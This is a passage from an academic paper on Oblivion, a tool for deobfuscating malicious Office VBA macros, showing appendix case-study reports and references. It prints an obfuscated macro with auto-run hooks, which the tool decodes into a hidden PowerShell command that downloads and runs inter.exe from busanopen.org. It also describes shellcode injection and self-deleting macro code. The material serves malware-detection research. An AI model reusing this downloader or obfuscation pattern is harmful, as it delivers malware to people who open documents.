    1) & ChrW(117 - 1) & ChrW(102 - 1) & ChrW
    (110 - 1)
exec9 = ChrW(47 - 1) & ChrW(79 - 1) & ChrW(102
    - 1) & ChrW(117 - 1) & ChrW(47 - 1) & ChrW
    (88 - 1) & ChrW(102 - 1) & ChrW(99 - 1) &
    ChrW(68 - 1) & ChrW(109 - 1) & ChrW(106 -
    1)
exec10 = ChrW(102 - 1) & ChrW(111 - 1) & ChrW
    (117 - 1) & ChrW(42 - 1) & ChrW(47 - 1) &
    ChrW(69 - 1) & ChrW(112 - 1) & ChrW(120 -
    1) & ChrW(111 - 1) & ChrW(109 - 1) & ChrW
    (112 - 1)
exec11 = ChrW(98 - 1) & ChrW(101 - 1) & ChrW
    (103 - 1) & ChrW(106 - 1) & ChrW(109 - 1) &
     ChrW(102 - 1) & ChrW(41 - 1) & ChrW(40 -
    1) & ChrW(105 - 1) & ChrW(117 - 1) & ChrW
    (117 - 1)
exec12 = ChrW(113 - 1) & ChrW(59 - 1) & ChrW(48
     - 1) & ChrW(48 - 1) & ChrW(99 - 1) & ChrW
    (118 - 1) & ChrW(116 - 1) & ChrW(98 - 1) &
    ChrW(111 - 1) & ChrW(112 - 1) & ChrW(113 -
    1)
exec13 = ChrW(102 - 1) & ChrW(111 - 1) & ChrW
    (47 - 1) & ChrW(112 - 1) & ChrW(115 - 1) &
    ChrW(104 - 1) & ChrW(48 - 1) & ChrW(68 - 1)
     & ChrW(109 - 1) & ChrW(118 - 1) & ChrW(99
    - 1)
exec14 = ChrW(48 - 1) & ChrW(106 - 1) & ChrW
    (111 - 1) & ChrW(117 - 1) & ChrW(102 - 1) &
     ChrW(115 - 1) & ChrW(47 - 1) & ChrW(102 -
    1) & ChrW(121 - 1) & ChrW(102 - 1) & ChrW
    (40 - 1)
exec15 = ChrW(45 - 1) & ChrW(40 - 1) & ChrW(106
     - 1) & ChrW(111 - 1) & ChrW(117 - 1) &
    ChrW(102 - 1) & ChrW(115 - 1) & ChrW(47 -
    1) & ChrW(102 - 1) & ChrW(121 - 1) & ChrW
    (102 - 1)
exec16 = ChrW(40 - 1) & ChrW(42 - 1) & ChrW(60
    - 1) & ChrW(33 - 1) & ChrW(74 - 1) & ChrW
    (111 - 1) & ChrW(119 - 1) & ChrW(112 - 1) &
     ChrW(108 - 1) & ChrW(102 - 1) & ChrW(46 -
    1)
exec17 = ChrW(74 - 1) & ChrW(117 - 1) & ChrW
    (102 - 1) & ChrW(110 - 1) & ChrW(33 - 1) &
    ChrW(106 - 1) & ChrW(111 - 1) & ChrW(117 -
    1) & ChrW(102 - 1) & ChrW(115 - 1) & ChrW
    (47 - 1)
exec18 = ChrW(102 - 1) & ChrW(121 - 1) & ChrW
    (102 - 1)
Last = exec0 + exec1 + exec2 + exec3 + exec4 +
    exec5 + exec6 + exec7 + exec8 + exec9 +
    exec10 + exec11 + exec12 + exec13 + exec14
    + exec15 + exec16 + exec17 + exec18
Shell (Last)
End Sub
Sub Auto_Open()
AutoOpen
End Sub
Sub Workbook_Open()
AutoOpen
End Sub
```

```
### Macro Oblivion Report ###

Date and Time: 2020-05-17 14:13
Hash 256:
ff02aadb74cc212ac6038ead3eb7a33eafcf-
1726aabf5f4181841e9d81841e9ddafdced1
File Type: Word

### Executable Files ###

powershell.exe
inter.exe

### Other File Traces ###

Nothing Found

### Domain Traces ###

busanopen.org

### CreateObject Actions ###

Nothing Found

### Shell Actions ###

powershell.exe -ExecutionPolicy bypass -
    noprofile -windowstyle hidden (new-object
    System.Net.WebClient).Downloadfile('http://
    busanopen.org/Club/inter.exe','inter.exe');
     Invoke-Item inter.exe

### Deobfuscated Powershell ###

PowerShell script already clear

### Environment Variables ###

Nothing Found
```

```
### External Calls ###

Nothing Found

### Exceptions ###

Permission denied

### System File Writes ###

Nothing Found

### Auto Exec Methods ###

AutoOpen -> Runs when the Word document is
    opened
Workbook_Open -> Runs when the Excel Workbook
    is opened
Auto_Open -> Runs when the Excel Workbook is
    opened

### Suspicious calls ###

ChrW -> May attempt to obfuscate specific
    strings
Shell -> May run an executable file or a system
     command

### Variable Values ###

# exec1
powershell.
# exec2
exe -Execut
# exec3
ionPolicy b
# exec4
ypass -nopr
# exec5
ofile -wind
# exec6
owstyle hid
# exec7
den (new-ob
# exec8
ject System
# exec9
.Net.WebCli
# exec10
ent).Downlo
# exec11
adfile('htt
# exec12
p://busanop
# exec13
en.org/Club
# exec14
/inter.exe'
# exec15
,'inter.exe
# exec16
'); Invoke-
# exec17
Item inter.
# exec18
exe
# Last
powershell.exe -ExecutionPolicy bypass -
    noprofile -windowstyle hidden (new-object
    System.Net.WebClient).Downloadfile('http://
    busanopen.org/Club/inter.exe','inter.exe');
     Invoke-Item inter.exe

### Dynamic Call Graph ###

AutoOpen
```

Appendix B Case study "Sample A": findings

Here we report the reports for "Sample A" for both Oblivion and VHook. We also show the source code of the second stage we extracted from the macro. This program reconstructs a Base64 string that contains the source code of the second stage via subsequent string concatenations. Then, this new macro injects shellcode into an invisible Microsoft Paint process and then deletes the contents of the macro via usage of CodeModule, for added stealthiness. For space reasons, some of the information is not reported. However, we emphasize that the information we omit is mostly similar to the reported one. For example, in the case of the VHook report, we omitted 33531 `MID` calls, 4180 `Left` calls and 229 empty lines. Additionally, we publish the complete reports of both VHook and Oblivion, in conjunction with the original text of both the stages of the macro[25].

```
### Macro Oblivion Report ###


Date and Time: 2024-01-12 08:00
Hash 256:
5b81f8f1208d2dfccb4dd6946102b61a-
d8f220c7b1c0a80f7be3ca23e6e59b3e
File Type: Word

### Executable Files ###

Nothing Found

[...]

### Auto Exec Methods ###

Document_Open -> Runs when the Word or
    Publisher document is opened

### Suspicious calls ###

Open -> May open a file
Run -> May run an executable file or a system
    command
CreateObject -> May create an OLE object
Chr -> May attempt to obfuscate specific
    strings
VBProject -> May attempt to modify the VBA code
VBComponents -> May attempt to modify the VBA
    code
codeModule -> May attempt to modify the VBA
    code
shell -> May run an executable file or a system
     command
WScript.shell -> May run an executable file or
    a system command
AccessVBOM -> May attempt to disable VBA macro
    security and Protected View
Hex Strings -> Hex-encoded strings were
    detected, may be used to obfuscate strings
Base64 Strings -> Base64-encoded strings were
    detected, may be used to obfuscate strings

### Interactions ###

Nothing Found
Called legacy API MessageBox 0 times.
Called legacy API InputBox 0 times.

### Variable Values ###
```

25 https://github.com/alessandro-sanna/oblivion_case_studies.

```
[...]

# v0XUQOXAK8DF
ThisDocument.VBProject.VBComponents (x2)

# v06754B1BKV6
T3B0aW9uIEV4cGxpY210DQojSWYgVkJBNy... [66
    characters omitted]
T3B0aW9uIEV4cGxpY210DQojSWYgVkJBNy... [116
    characters omitted]

[666 iterations omitted]

T3B0aW9uIEV4cGxpY210DQojSWYgVkJBNy... [16706
    characters omitted]

[...]

### Dynamic Call Graph ###

Document_Open-->f_00N4FCHZ8UL-->f_7HJFJE21RZN
    -->--->f_3TUMBL56RGP
Document_Open-->f_00N4FCHZ8UL-->f_7HJFJE21RZN
    -->--->f_65CTFAPUR76
Document_Open-->f_00N4FCHZ8UL-->f_7HJFJE21RZN
    -->--->f_8T24QDYNXU0
Document_Open-->f_00N4FCHZ8UL-->f_7HJFJE21RZN
    -->--->f_1R9QZYR8WCU
```

Listing 8 "Oblivion Report"

```
MID A
MID B

[37940 lines omitted]

MID d
MID e
MID f
MID g
MID h
MID i
MID j
MID k
MID l
MID m
MID n
MID o
MID p
MID q
MID r
MID s
MID t
MID u
MID v
MID w
MID x
MID y
MID z
MID 0
MID 1
MID 2
MID 3
MID 4
MID 5
MID 6
MID 7
MID 8
MID 9
MID +
MID /
MID L
MID m
MID 1
MID h
MID H
MID 2E
MID 6D
MID 61
Left .ma
MID a
MID W
MID 4
MID =
MID H
MID 69
MID 6E
MID 00
Left in
CreateObject Scripting.FileSystemObject
```

Listing 9 "VHook Report"

Acknowledgements This section has been removed for anonymity purposes.

Author Contributions This section has been removed for anonymity purposes.

Funding Open access funding provided by Università degli Studi di Cagliari within the CRUI-CARE Agreement. This work was partially supported by project SERICS 1527 (PE00000014) under the NRRP MUR program funded by the EU - 1528 NGEU, by project SETA (PNRR M4.C2.1.1 PRIN 2022 PNRR, Cod. P202233M9Z, CUP F53D23009120001, Avviso D.D 1409 14.09.2022), and by project "SUSTAIN - flexible Sensors for secUre and truSTed crowdsensing environmentAl applicatioNs" (CUP F25F21002720001). All these projects are under the Italian NRRP MUR program funded by the European Union - NextGenerationEU.

Data Availability The reports generated by Oblivion are available at this link: https://doi.org/10.6084/m9.figshare.25353283. We may not disclose the original samples in our dataset as they constitute protected material. However, in the same repository, we publish the complete list of SHA-256 identifiers of each sample. We also publish the comparative results for three corner cases at this link: https://anonymous.4open.science/r/oblivion-0F74

Code Availability The source code of Oblivion is available at this link: https://anonymous.4open.science/r/oblivion-0F74.

References

1. Symantec: Internet Security Threat Report 24 (2019). https://www.symantec.com/content/dam/symantec/docs/reports/istr-24-2019-en.pdf
2. Verizon: Data Breach Investigations Report (2020). https://enterprise.verizon.com/resources/reports/dbir/
3. Maiorca, D., Biggio, B., Giacinto, G.: Towards adversarial malware detection: lessons learned from pdf-based attacks. ACM Comput. Surv. (2019). https://doi.org/10.1145/3332184

4. Maiorca, D., Demontis, A., Biggio, B., Roli, F., Giacinto, G.: Adversarial detection of flash malware: limitations and open issues. Comput. Secur. (2020). https://doi.org/10.1016/j.cose.2020.101901
5. McAfee: McAfee Labs Threat Report (2019)
6. Decalage: OleVBA (2016). https://github.com/decalage2/oletools/wiki/olevba
7. ESET: VBA Dynamic Hook (2016). https://github.com/eset/vba-dynamic-hook
8. Nissim, N., Cohen, A., Elovici, Y.: ALDOCX: detection of unknown malicious microsoft office documents using designated active learning methods based on new structural feature extraction methodology. IEEE Trans. Inf. Forens. Secur. **1**, 631–646 (2017). https://doi.org/10.1109/TIFS.2016.2631905
9. Kim, S., Hong, S., Oh, J., Lee, H.: Obfuscated VBA Macro Detection Using Machine Learning, pp. 490–501 (2018). https://doi.org/10.1109/DSN.2018.00057
10. Lu, X., Wang, F., Shu, Z.: Malicious Word Document Detection Based on Multi-View Features Learning, pp. 1–6 (2019). https://doi.org/10.1109/ICCCN.2019.8846940
11. Stichting Cuckoo Foundation: Cuckoo Sandbox (2019). https://cuckoosandbox.org/
12. Any.Run: Any Run Sandbox (2023). https://app.any.run/
13. Hybrid Analysis: Hybrid Analysis Sandbox (2023). https://www.hybrid-analysis.com/
14. Microsoft: Technical Docs (2020). https://docs.microsoft.com/en-us/
15. Microsoft: Compound File Binary File Format (2019). https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/
16. Microsoft: Word (.doc) Binary File Format (2019). https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-doc
17. Microsoft: Excel (.xls) Binary File Format (2019). https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-xls/
18. ECMA: Standard ECMA-375 Office Open XML File Formats (2016). http://www.ecma-international.org/publications/standards/Ecma-376.htm
19. Microsoft: Visual Basic Concepts (2019). https://docs.microsoft.com/en-us/previous-versions/visualstudio/visual-basic-6/
20. Champs, E.: Top 100 Useful Excel Macro VBA Codes Examples (2019). https://excelchamps.com/blog/useful-macro-codes-for-vba-newcomers/
21. Schreck, T., Berger, S., Göbel, J.: Bissam: Automatic Vulnerability Identification of Office Documents, pp. 204–213 (2013). https://doi.org/10.1007/978-3-642-37300-8_12
22. Smutz, C., Stavrou, A.: Preventing Exploits in Microsoft Office Documents Through Content Randomization, pp. 225–246 (2015). https://doi.org/10.1007/978-3-319-26362-5_11
23. Ruaro, N., Pagani, F., Ortolani, S., Kruegel, C., Vigna, G.: SYMBEXCEL: Automated Analysis and Understanding of Malicious Excel 4.0 Macros, pp. 1066–1081 (2022). https://doi.org/10.1109/SP46214.2022.9833765
24. Mimura, M., Ohminami, T.: Towards Efficient Detection of Malicious VBA Macros with lsi, pp. 168–185 (2019). https://doi.org/10.1007/978-3-030-26834-3_10
25. Mimura, M., Ohminami, T.: Using lsi to detect unknown malicious VBA macros. J. Inf. Process. (2020). https://doi.org/10.2197/ipsjjip.28.493
26. Koutsokostas, V., Lykousas, N., Apostolopoulos, T., Orazi, G., Ghosal, A., Casino, F., Conti, M., Patsakis, C.: Invoice #31415 attached: automated analysis of malicious microsoft office documents. Comput. Secur. (2022). https://doi.org/10.1016/j.cose.2021.102582
27. Yan, J., Wan, M., Jia, X., Ying, L., Su, P., Wang, Z.: Ditdetector: bimodal learning based on deceptive image and text for macro malware detection. ACM Int. Conf. Proc. Ser. (2022). https://doi.org/10.1145/3564625.3567982
28. Rousseau, A.: Hijacking. net to defend powershell. CoRR (2017). https://doi.org/10.48550/arXiv.1709.07508
29. Bohannon, D., Holmes, L.: Revoke-Obfuscation: PowerShell Obfuscation Detection Using Science (2017). https://www.blackhat.com/docs/us-17/thursday/us-17-Bohannon-Revoke-Obfuscation-PowerShell-Obfuscation-Detection-And%20Evasion-Using-Sciencewp.pdf
30. Hendler, D., Kels, S., Rubin, A.: Detecting Malicious Powershell Commands Using Deep Neural Networks, pp. 187–197 (2018). https://doi.org/10.1145/3196494.3196511
31. Gili Rusak, U.-M.O. Abdullah Al-Dujaili: Poster: Ast-based deep learning for detecting malicious powershell. CoRR (2018). https://doi.org/10.1145/3243734.3278496
32. Tsai, M.-H., Lin, C.-C., He, Z.-G., Yang, W.-C., Lei, C.-L.: Powerdp: de-obfuscating and profiling malicious powershell commands with multi-label classifiers. IEEE Access (2023). https://doi.org/10.1109/ACCESS.2022.3232505
33. Alahmadi, A., Alkhraan, N., BinSaeedan, W.: Mpsautodetect: a malicious powershell script detection model based on stacked denoising auto-encoder. Comput. Secur. (2022). https://doi.org/10.1016/j.cose.2022.102658
34. Ugarte, D., Maiorca, D., Cara, F., Giacinto, G.: Powerdrive: Accurate De-Obfuscation and Analysis of Powershell Malwar, pp. 240–259 (2019). https://doi.org/10.1007/978-3-030-22038-9_12
35. Li, Z., Chen, Q.A., Xiong, C., Chen, Y., Zhu, T., Yang, H.: Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts, pp. 1831–1847 (2019). https://doi.org/10.1145/3319535.3363187
36. Usui, T., Otsuki, Y., Kawakoya, Y., Iwamura, M., Miyoshi, J., Matsuura, K.: My script engines know what you did in the dark: converting engines into script api tracers. ACSAC '19, pp. 466–477. Association for Computing Machinery, New York, NY, USA (2019). https://doi.org/10.1145/3359789.3359849
37. Usui, T., Otsuki, Y., Ikuse, T., Kawakoya, Y., Iwamura, M., Miyoshi, J., Matsuura, K.: Automatic reverse engineering of script engine binaries for building script API tracers. Digit. Threat. (2021). https://doi.org/10.1145/3416126
38. Boldwin, F.: Office MalScanner (2019). www.reconstructer.org
39. Sandboxie Holdings: Sandboxie (2019). https://www.sandboxie.com/
40. VirusTotal: VirusTotal Service (2023). https://www.virustotal.com
41. Sebastián, S., Caballero, J.: Avclass2: massive malware tag extraction from av labels. In: Proceedings of the 36th Annual Computer Security Applications Conference, pp. 42–53. Association for Computing Machinery, New York (2020). https://doi.org/10.1145/3427228.3427261
42. Philippe Lagadec: Advanced VBA Macros Attack And Defence (2019). https://www.decalage.info/files/eu-19-Lagadec-Advanced-VBA-Macros-Attack-And-Defence.pdf
43. Poonamr Blog: How to Crack the VBA Password Manually? (2015). https://poonamrblog.wordpress.com/2015/11/25/how-to-crack-the-vba-password-manually/